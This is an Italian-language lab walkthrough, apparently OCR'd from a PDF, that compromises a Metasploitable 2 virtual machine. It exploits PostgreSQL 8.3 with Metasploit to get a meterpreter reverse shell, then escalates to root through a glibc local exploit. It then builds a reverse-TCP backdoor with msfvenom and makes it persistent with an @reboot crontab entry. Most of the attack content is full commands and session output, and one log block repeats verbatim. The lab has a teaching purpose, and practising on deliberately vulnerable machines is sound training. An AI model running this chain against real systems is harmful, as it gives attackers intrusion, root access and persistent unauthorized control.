
EXPLOIT POSTGRES E CREAZIONE DI UNA BACKDOOR

Oggi proveremo ad entrare nella macchina **Metasploitable 2** usando l'**exploit** che sfrutta una vulnerabilità di **postgreSQL.**
EXPLOIT: Codice malevolo che sfrutta una vulnerabilità già presente nel sistema

Postgres: PostgreSQL è un sistema di gestione di database relazionali avanzato e open-source. È noto per la sua robustezza, scalabilità e conformità agli standard SQL.

Dopo aver fatto una scansione si è potuto notare che sulla porta numero porta possiamo notare che è presente il database postgresQL ed utilizza la versione 8.3



```
┌──(kali㉿kali)-[~]
└─$ nmap  -sV -T4 192.168.1.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-14 16:37 CET
Nmap scan report for PC192.168.1.40.homenet.telecomitalia.it (192.168.1.40)
Host is up (0.00011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:34:35:BE (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.95 seconds
```

Cerchiamo l'exploit corrispondente alla versione del Database usando il comando **SEARCH** sul software **METASPLOIT.**

METASPLOIT: Software che utilizza Exploit i quali sfruttano delle vulnerabilità già presenti nel sistema per ottenere dati, informazioni importanti oppure prendere il controllo della macchina vittima.

```
msf6 > use  exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > show options
```

Abbiamo scelto il nostro exploit, quello in rosso, adesso andiamo a impostare i parametri fondamentali per far si che l'exploit abbia successo.

Per questo exploit impostiamo **IP** della macchina vittima **(RHOST)**, **IP** e **PORTA** della macchina attaccante **(LHOST- LPORT)**

```
View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.14
lhost ⇒ 192.168.1.14
msf6 exploit(linux/postgres/postgres_payload) > set lport 12345
lport ⇒ 12345
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.1.40
rhost ⇒ 192.168.1.40
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.14:12345
[*] 192.168.1.40:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/CwuAdYoP.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.14:12345 → 192.168.1.40:46262) at 2024-11-14 15:58:40 +0100

meterpreter > getuid
Server username: postgres
```

Il comando **EXPLOIT** si usa per lanciare il codice malevolo scelto
Per capire se la comunicazione è stata aperta ed funziona comparirà una riga di comando chiamata **METERPRETER**

GETUID o IFCONFIG: Sono i primi comandi per capire se si ha accesso alla macchina vittima.
Per il momento siamo solo user.


Per avere i privilegi di amministratore bisogna iniettare un altro exploit per fare la cosiddetta **scalata dei privilegi**
Usando il comando BACKGROUND creiamo una sessione e mettiamo a “dormire” il primo exploit


```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(linux/postgres/postgres_payload) > search suggester

Matching Modules
================

   #  Name                                       Disclosure Date  Rank    Check  Description
   -  ----                                       ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester   .                normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(linux/postgres/postgres_payload) > use 0
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > run
```

Cerchiamo un altro codice da inserire nel primo exploit, che per il momento è in background, utilizzando **suggester** per scoprire le vulnerabilità della macchina.
Impostiamo i parametri richiesti e facciamo partire.

Dopo qualche istante riporterà un elenco di Exploit, in verde quelli utilizzabili, in rosso no.

scegliamo il primo





Settiamo il secondo Codice malevolo caricandoli un payload scelto il precedenza
ATTENZIONE: Dobbiamo configurare i parametri che corrispondano alla **versione del sistema operativo** e indicare la sessione a cui vogliamo accedere, l'exploit in background si trova sulla **sessione 1**

CREAZIONE BACKDOOR

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit

[*] Started reverse TCP handler on 192.168.1.14:12345
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.i3plFT47ip' (1271 bytes) ...
[*] Writing '/tmp/.aAn2HR5' (296 bytes) ...
[*] Writing '/tmp/.mxSeW5r' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 2 opened (192.168.1.14:12345 → 192.168.1.40:41206) at 2024-11-14 16:03:00 +0100

meterpreter > getiud
[-] Unknown command: getiud. Did you mean getuid? Run the help command for more details.
meterpreter > getuid
Server username: root
meterpreter > upload backdoor.elf
[*] Uploading  : /home/kali/backdoor.elf → backdoor.elf
[*] Uploaded -1.00 B of 207.00 B (-0.48%): /home/kali/backdoor.elf → backdoor.elf
[*] Completed  : /home/kali/backdoor.elf → backdoor.elf
meterpreter > chmod +777 backdoor.elf
meterpreter > shell
Process 4848 created.
Channel 2 created.
crontab -l ; echo "@reboot /percorso/completo/backdoor.elf") | crontab -
/bin/sh: line 1: syntax error near unexpected token `)'
/bin/sh: line 1: `crontab -l ; echo "@reboot /percorso/completo/backdoor.elf") | crontab -'
meterpreter > shell
Process 4854 created.
Channel 3 created.
crontab -l ; echo "@reboot /var/lib/postgresql/8.3/main/backdoor.elf" | crontab -
```

Facendo partire il secondo Exploit, iniettato nel primo, riusciamo ad ottenere i privilegi da **ROOT.**
Abbiamo trovato una vulnerabilità.
Se fossimo degli ethical hacker a questo punto ci fermeremo per comunicare la vulnerabilità.

Un attaccante chiamato anche black hat, quindi un “hacker cattivo” non si fermerà al controllo della macchina poiché quando spegniamo metasploitable 2 la sessione si chiuderà facendoci perdere il controllo.
Per far fronte a questo problema creiamo una **BACKDOOR**: una porta segreta che lasciamo aperta e la riutilizziamo per entrare nella macchina quante volte vogliamo.
Creiamo la nostra backdoor

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.14 LPORT=12345 -f elf -o backdoor.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: backdoor.elf

┌──(kali㉿kali)-[~]
└─$
```

-p: indica il payload utilizzato
LHOST: IP ATTACHMATE
LPORT: PORTA ATTACCANTE
-f elf -o backdoor.elf: creazione dell’eseguibile **(su metasploitable 2 si utilizza .elf al posto di .exe)**

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit

[*] Started reverse TCP handler on 192.168.1.14:12345
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.i3plFT47ip' (1271 bytes) ...
[*] Writing '/tmp/.aAn2HR5' (296 bytes) ...
[*] Writing '/tmp/.mxSeW5r' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 2 opened (192.168.1.14:12345 → 192.168.1.40:41206) at 2024-11-14 16:03:00 +0100

meterpreter > getiud
[-] Unknown command: getiud. Did you mean getuid? Run the help command for more details.
meterpreter > getuid
Server username: root
meterpreter > upload backdoor.elf
[*] Uploading  : /home/kali/backdoor.elf → backdoor.elf
[*] Uploaded -1.00 B of 207.00 B (-0.48%): /home/kali/backdoor.elf → backdoor.elf
[*] Completed  : /home/kali/backdoor.elf → backdoor.elf
meterpreter > chmod +777 backdoor.elf
meterpreter > shell
Process 4848 created.
Channel 2 created.
crontab -l ; echo "@reboot /percorso/completo/backdoor.elf") | crontab -
/bin/sh: line 1: syntax error near unexpected token `)'
/bin/sh: line 1: `crontab -l ; echo "@reboot /percorso/completo/backdoor.elf") | crontab -'
meterpreter > shell
Process 4854 created.
Channel 3 created.
crontab -l ; echo "@reboot /var/lib/postgresql/8.3/main/backdoor.elf" | crontab -
```

Ritorniamo sulla sessione, lasciata aperta, per inserire i comandi per caricare ed eseguire la nostra backdoor

UPLOAD backdoor.elf: Carico sulla macchina vittima l'eseguibile della backdoor

CHMOD +777 backdoor.elf: Fornisco all'eseguibile tutti i permessi di scrittura lettura e esecuzione

SHELL: Apro una riga di comando

```
meterpreter > shell
Process 4854 created.
Channel 3 created.
crontab -l ; echo "@reboot /var/lib/postgresql/8.3/main/backdoor.elf" | crontab -
```

Infine inseriamo questo comando che, avendo i privilegi da root, quando riaccenderemo la macchina vittima la l'eseguibile sarà acceso in automatico.

Apriamo una nuova shell con metasploit e utilizziamo un modulo di ascolto, in questo caso utilizziamo **MULTI / HANDLER**

Eseguiamo e attendiamo che la vittima attivi la macchina

Il modulo rimarrà in ascolto sulla porta scelta in precedenza e quando rileverà l'esecuzione di backdoor.elf si attiverà e creerà una comunicazione all'interno della macchina vittima

```
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.14:12345
[*] Sending stage (1017704 bytes) to 192.168.1.40
[-] Meterpreter session 4 is not valid and will be closed
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*]  - Meterpreter session 4 closed.
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*]  - Meterpreter session 6 closed.  Reason: Died
[-] Meterpreter session 6 is not valid and will be closed
[*] Meterpreter session 5 opened (192.168.1.14:12345 → 192.168.1.40:34782) at 2024-11-14 16:10:55 +0100

meterpreter >
```